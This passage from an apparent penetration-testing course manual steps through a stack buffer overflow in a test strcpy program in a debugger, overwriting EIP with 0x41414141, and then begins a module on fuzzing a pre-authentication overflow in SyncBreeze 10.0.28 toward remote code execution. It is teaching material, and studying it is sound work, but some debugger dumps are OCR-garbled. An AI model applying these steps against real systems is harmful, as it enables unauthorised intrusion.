



Figure 196: Monitoring the memory write operations

As shown in Figure 197, this changes the view of the stack pane slightly. Now, we see relative (positive and negative) offsets in the left-hand column instead of real addresses:



```

$-14 004015AF >@. [CALL to strcpy from strcpy.004015AA
$-10 0065FE70 p.m. dest = 0065FE70
$-C 00780EA0 àRx. src = "AAAAAAAAAAAA"
$-8 FFFFFFFF
$-4 00000018 ↑...
$ ==> 0040116A j<@. RETURN to strcpy.0040116A from <JMP.&msvcrt._getmainargs>
$+4 00000000 ...
$+8 00000000 ...
$+C 0040168F A.@. RETURN to strcpy.0040168F from strcpy.004015C0
$+10 004016A0 à@. strcpy.004016A0
$+14 40000060 '...@.
$+18 0065FE98 y.m.
$+1C 77C7C2A6 à!lw RETURN to ntdll.77C7C2A6 from ntdll.77C7C2C0
$+20 00000000 ...
$+24 00000000 ...
$+28 0065FF80 C.e.
$+2C 004016FB J.@. RETURN to strcpy.004016FB from strcpy.00401680
$+30 004016A0 à@. strcpy.004016A0
$+34 00000000 ...
$+38 00000000 ...
$+3C 00000000 ...
$+40 007800DE0 <.x.
$+44 00000000 ...
$+48 0065FF80 C.e.
$+4C 004013E3 T!!@. RETURN to strcpy.004013E3 from strcpy.00401570
$+50 00000002 @...
$+54 00780E38 8Rx:
$+58 007813D0 "!!x:
$+5C 00000000 ...
$+60 00000000 ...
$+64 00000000 ...
$+68 00000000 ...
$+6C 00000000 ...

```


Figure 197: Stack layout with relative offsets before strcpy execution

Let's take a closer look at this stack window. First, note that offset zero, now highlighted and noted with an arrow indicator (==>), is address 0x0065FE70. This is the beginning of the destination buffer where our input string of A's will ultimately be copied. Since we defined a 64-byte buffer in our program (buffer[64]), our buffer extends from offset 0 to offset +40, including the null terminator for our character array.

Notice that there are what appear to be return addresses in this buffer (offsets +C, +1C, and +2C) as well as various other oddities. Since we did not initialize, or clear, our buffer when we defined it, that space is filled with residual data, which the debugger attempts to interpret. When the time comes to copy our array of A's to the buffer, this residual data will be overwritten.

Next, notice the return address 0x004015AF at the top of the stack. This is the address we will return to when the **strcpy** has completed and correlates to the **MOV EAX,0** instruction shown in Figure 194. This is the instruction immediately following the **CALL <JMP.&msvcrt.strcpy>** instruction that brought us here, and that **CALL** instruction pushed this address on the stack automatically for us.

At this point, we can let the execution continue to the end of the **strcpy** function with **Debug > Execute till return** or **[Ctrl]+[F9]**. This will allow us to see the result of the **strcpy** function:



```

$-14    004015AF >>@. RETURN to strcpy.004015AF from <JMP.&msvort.strcpy>
$-10    0065FE70 pne. ASCII "AAAAAAAAAAAA"
$-C    00780EA0 al. ASCII "AAAAAAAAAAAA"
$-8    FFFFFFFF

$ ==> 41414141 AAAA
$+4    41414141 AAAA
$+8    41414141 AAAA
$+12   41414141 AAAA


$+10    004016A0 al. strcpy.004016A0
$+14    40000060 '...
$+18    0065FE98 yne.
$+1C    77C7C2A6 al!w RETURN to ntdll.77C7C2A6 from ntdll.77C7C2C0
$+20    00000000 ...
$+24    00000000 ...
$+28    0065FF80 c e.
$+2C    004016FB j@. RETURN to strcpy.004016FB from strcpy.004016A0
$+30    004016A0 al. strcpy.004016A0
$+34    00000000 ...
$+38    00000000 ...
$+3C    00000000 ...
$+40    00780DE0 ...
$+44    00000000 ...
$+48    0065FF80 c e.
$+4C    004013E3 T!!@. RETURN to strcpy.004013E3 from strcpy.00401570

```

Figure 198: Stack layout with relative offsets after strcpy execution

In Figure 198, *strcpy* has copied the twelve “A” characters to the stack (into the buffer) and we are clearly within the 64-byte buffer limit imposed by the declared local *buffer* variable size. Before proceeding, make a mental note of the address (004013E3) located at offset 0x4C (Figure 198) from the *buffer* variable. This is the *main* function return address, the address of the instruction we will return to once the *main* function has completed its execution. We will see this in action in a moment.

Now that the *strcpy* function has completed its execution and all data has been copied into the destination buffer, it’s time to return the execution to *main* through the RETN assembly instruction shown in Figure 199.



```

76485F6 66:8917 HOU WORD PTR DS:[EDI],DX
76485F6 884424 08 HOU EAX,DWORD PTR SS:[ESP+8]
76485F71 C647 02 00 HOU BYTE PTR DS:[EDI+2],0
76485F75 5F POP EDI
76485F76 C3 RETN
76485F77 66:8917 HOU WORD PTR DS:[EDI],DX
76485F7A 884424 08 HOU EAX,DWORD PTR SS:[ESP+8]
76485F7D 5F POP EDI
76485F7F C3 RETN
76485F80 8817 HOU BYTE PTR DS:[EDI],DL
76485F82 884424 08 HOU EAX,DWORD PTR SS:[ESP+8]
76485F86 5F POP EDI
76485F87 C3 RETN
76485F88 CC INT3
76485F89 CC INT3

Return to 004015AF (strcpy.004015AF)

Registers (FPU)
EAX 0065FE70 ASCII "AAAAAAAAAAAA"
ECX 00B40E00 al. ASCII "AAAAAAAAAAAA"
EDX 0B0B0B00
EBX 00000002
ESP 0065FE5C
EBP 0065FEB8
ESI 00E40E38
EDI 00000000
EIP 76485F87 msvort.76485F87

C 0 ES 0023 32bit 0(FFFFFFF)
P 1 CS 0018 32bit 0(FFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFF)
S 0 FS 0038 32bit 314000(F)
T 0 GS 0000 NULL

$-14    004015AF >>@. RETURN to strcpy.004015AF from <JMP.&msvort.strcpy>
$-10    0065FE70 pne. ASCII "AAAAAAAAAAAA"
$-C    00B40E00 al. ASCII "AAAAAAAAAAAA"
$-8    FFFFFFFF
$-4    00000018 ...
$ ==> 41414141 AAAA
$+4    41414141 AAAA
$+8    41414141 AAAA
$+C    004016A0 al. strcpy.004016A0
$+10   004016A0 al. strcpy.004016A0

```

Figure 199: Returning from strcpy to main

This RETN instruction “pops” the value at the top of the stack (0x004015AF, relative offset -0x14 in Figure 199) into the EIP register, instructing the CPU to execute the code at that location next.

If we single-step through this RETN instruction (with *Debug > Step into* or **F7**), we arrive back at the *main* function address 0x004015AF, as expected, since this is the next address after the *strcpy* call.




Figure 200: Returning from *strcpy* to the *main* function


The next instruction, *MOV EAX,0* is the equivalent of the *return 0*; in our original source code and sends the exit status 0 to the operating system.

At this point, we have reached the *main* function epilogue.³⁰⁸ The *main* function will simply return the execution to the very first piece of code created by the compiler that initially set up and called the *main* function itself.

The next instruction, *LEAVE*,³⁰⁹ puts the return address at offset 0x4C (from the beginning of our *buffer* local variable) onto the top of the stack. Then, the *RETN* assembly instruction (Figure 201) pops the main function return address from the top of the stack and executes the code there.

³⁰⁸ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Function_prologue#Epilogue

³⁰⁹ (c9x.me), https://c9x.me/x86/html/file_module_x86_id_154.html



```

00401564 . C70424 24404040 MOV DWORD PTR SS:[ESP],strcpy.00404024 ASCII "Error - You must supply
00401568 . E8 5C180000 CALL JNP.&nsvcrt.puts>
00401570 . BB 01000000 MOV EBX,1
00401572 . EB 10 JMP SHORT strcpy.004015B4
00401574 > 8B45 0C MOV ERX, DWORD PTR SS:[EBP+C]
00401578 . 83C0 04 ADD ERX,4
0040157C . 8B00 MOV ERX,DWORD PTR DS:[EARX]
0040157E . 894424 04 MOV DWORD PTR SS:[ESP+4],ERX
00401580 . 804424 10 LEA ERX,DWORD PTR SS:[ESP+10]
00401582 . 8B00 MOV ERX,DWORD PTR SS:[ESP],ERX
00401584 . C3 20110000 CALL JNP.&nsvcrt.strcpy>
00401588 . BB 00000000 MOV EBX,0
0040158A . C9 LEAVE
0040158B . C3 RETN
0040158C . 90 NOP
0040158D . 90 NOP
0040158E . 66 DB 66 CHAR 'f'
Return to 004013E3 (strcpy.004013E3)

Registers (FPU)
    EAX 00000000
    ECX 003E0EB0
    EDX ABABABAB
    EBX 00000002
    ESP 00401580
    EBP 00401580
    ESI 003E0E38
    EDI 00000000
    EIP 004015B5 strcpy.004015B5
    C 0   ES 0023 32bit 0(FFFFFFF)
    P 1   CS 001B 32bit 0(FFFFFFFF)
    T 0   SS 0023 32bit 0(FFFFFFFF)
    I 0   DS 0023 32bit 0(FFFFFFFF)
    S 0   FS 003B 32bit 3B2000(FFF)
    T 0   GS 0000 NULL
    D 0
    O 0
    EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

```

Address	Hex dump	ASCII
00403000	0A 00 00 00 00 27 40 00!@.
00403008	FF FF FF FF FF FF FF@.
00403010	FF 00 00 00 02 00 00 00@..
00403018	FF FF FF FF 20 27 40 00!@.

Figure 201: Returning from main to the parent function

We must linger at this point a while longer to understand the bigger picture. When `strcpy` copied the input string (12 bytes) from the command line argument to the stack buffer variable, it started to write at address 0x0065FE70 and onwards. In this case, there are no boundary checks on the size of the copy in our C code, therefore if we pass a longer string as an input to our program, enough data will be written to the stack and eventually we should be able to overwrite the return address of the *main* parent function located at offset 0x4C from the *buffer* variable. This means that if the return address overwrite is performed correctly, the instruction pointer will end up under our control as it will contain some of our argument data when the *main* function returns to the parent.

10.2.4 Overflowing the Buffer

In the previous example, we only wrote 12 bytes out of the available 64 bytes so the program ran and exited cleanly as expected. However, the offset between the *buffer* address (0x0065FE70) and the *main* function return address is 76 (0x4c in hex) bytes, so if we supply 80 "A"s as an argument, they should all be copied onto the stack and write past the bounds of the assigned *buffer* into the target return address as illustrated in Figure 202.




Figure 202: Illustration of buffer overflow

To do this, we can reopen the application with *File > Open* and enter 80 A's for the Argument. After placing a breakpoint on the *strcpy* function and continuing the execution till return, we end up with a stack layout like the one shown in Figure 203.





Figure 203: The return address of the main parent function is overwritten on the stack

If we continue the execution and proceed to the RETN instruction in the *main* function, the overwritten return address will be popped into EIP.



The screenshot shows the Immunity Debugger interface. The assembly window displays the following code:

```

004015AF: B8 00000000    MOV EAX,0
004015B4: > C9          LEAVE
004015B5: L C3          RETN
004015B6: 90            NOP
004015B7: 90            NOP
004015B8: 66            DB 66
004015B9: 90            NOP
004015BA: 66            DB 66
004015BB: 90            NOP
004015BC: 66            DB 66
004015BD: 90            NOP
004015BE: 66            DB 66
004015BF: 90            NOP
004015C0: [§] 53         PUSH EBX
004015C1: . 89EC 28      SUB ESP,28
004015C4: . A1 E4534000   MOV EAX,DWORD PTR DS:[40:3E4]
004015C9: . 890424       MOV DWORD PTR SS:[ESP],EAX

```

The registers window shows:

Registers (FPU)
EAX 00000000
ECX 00900F34
EDX ABABAB00
EBX 00000002
ESP 0065FEBC ASCII "AAAA"
EBP 41414141
ESI 009D00E78
EDI 00000051
EIP 004015B5 strcpy.004015B5

The stack dump window shows memory starting at address 00403000:

Address	Hex dump	ASCII
00403000	0A 00 00 00 B0 27 40 00@`.
00403008	FF FF FF FF FF FF FF FF	
00403010	FF 00 00 00 02 00 00 00	...@...
00403018	FF FF FF FF 70 27 40 00	P@.
00403020	80 27 40 00 54 D3 BE 91	C'@.T@.
00403028	AB 2C 41 6E 00 00 00 00	%An.....
00403030	00 00 00 00 00 00 00 00
00403038	00 00 00 00 00 00 00 00

Figure 204: The main function returns into the 0x41414141 invalid address

At this point, the CPU tries to read the next instruction from 0x41414141. Since this is not a valid address in the process memory space, the CPU triggers an access violation, crashing the application.



The Registers window shows:

Registers (FPU)
EAX 00000000
ECX 00B90F24
EDX ABABAB00
EBX 00000002
ESP 0065FEC0
EBP 41414141
ESI 00B90E70
EDI 00000051
EIP 41414141

Figure 205: EIP overwrite

Once again, it's important to keep in mind that the EIP register is used by the CPU to direct code execution at the assembly level. Therefore, obtaining reliable control of EIP would allow us to execute any assembly code we want and eventually shellcode to obtain a reverse shell in the context of the vulnerable application. We will follow this through to completion in a later module.

10.2.5 Exercises

1. Repeat the steps shown in this section to see the 12 A's copied onto the stack.
2. Supply at least 80 A's and verify that EIP after the strcpy will contain the value 41414141.

10.3 Wrapping Up

In this module, we presented the principles behind a *buffer overflow*, which is a type of memory corruption vulnerability. We reviewed how program memory is used, how a buffer overflow

occurs, and how the overflow can be used to control the execution flow of an application. This provided a good understanding of the conditions that make this attack possible and will help us in later modules as we develop an exploit to take advantage of this type of vulnerability.

OS-555454 Ryan Dolan

11 Windows Buffer Overflows

In this module, we will demonstrate how to discover and exploit a vulnerability in the SyncBreeze application.³¹⁰ Although we are examining a known vulnerability, we will walk through the steps required to “discover it” and will not rely on previous research for this application. This will essentially replicate the process of discovering and exploiting a remote buffer overflow.

This process requires several steps. First, we must discover a vulnerability in the code (without access to the source). Then, we have to create our input in such a way that we gain control of critical CPU registers. Finally, we need to manipulate memory to gain reliable remote code execution.

11.1 Discovering the Vulnerability

Generally speaking, there are three primary techniques for identifying flaws in applications. Source code review is likely the easiest if it is available. If it is not, we can use reverse engineering techniques or fuzzing to find vulnerabilities. In this module, we will focus on fuzzing.

The goal of fuzzing is to provide the target application with input that is not handled correctly, resulting in an application crash. In its most basic form, this input is programmatically generated to be malformed. If a crash occurs as the result of processing malformed input data, it may indicate the presence of a potentially exploitable vulnerability, such as a buffer overflow.

There are many different categories of fuzzing tools and techniques that we can employ based on our particular needs. A fuzzer is considered generation-based if it creates malformed application inputs from scratch, following things like file format or network protocol specifications. A mutation-based fuzzer changes existing inputs by using techniques like bit-flipping to create a malformed variant of the original input.

Generally speaking, a fuzzer that is aware of the application input format can be classified as a smart fuzzer.³¹¹

11.1.1 Fuzzing the HTTP Protocol

Let’s take a look at our vulnerable application to demonstrate the fuzzing and exploit development processes. In 2017, a buffer overflow vulnerability was discovered in the login mechanism of SyncBreeze version 10.0.28. Specifically, the username field of the HTTP POST login request could be used to crash the application. Since working credentials are not required to trigger the vulnerability, it is considered a pre-authentication buffer overflow, a terrific opportunity for us as penetration testers.

We’ll begin by starting the SyncBreeze service on our Windows 10 client machine. This can be done by launching the Services console, services.msc, right clicking on SyncBreeze and selecting Start.

³¹⁰ (Flexense, 2019), <http://www.syncbreeze.com/>

³¹¹ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Fuzzing>

Name	Description	Status	Startup Type	Log
Sync Breeze Enterprise		Running	Manual	Local
Start the service				
Sync Host_183dcb	Start	Running	Automatic (Delayed Start)	Local
System Event	Stop	Running	Automatic	Local
System Events	Pause	Running	Automatic (Transient)	Local
Task Schedule	Resume	Running	Automatic	Local
TCP/IP NetBIO	Restart	Running	Manual (Triggered)	Local
Telephony	All Tasks	Running	Manual	Network
Themes	Refresh	Running	Automatic	Local
Tile Data mod				
Time Broker				
Touch Keyboa	Properties	Running	Manual (Triggered)	Local
Update Orche	Help	Running	Manual	Local
UPnP Device Host				
User Data Access_183dcb	Provides ap...		Manual	Local

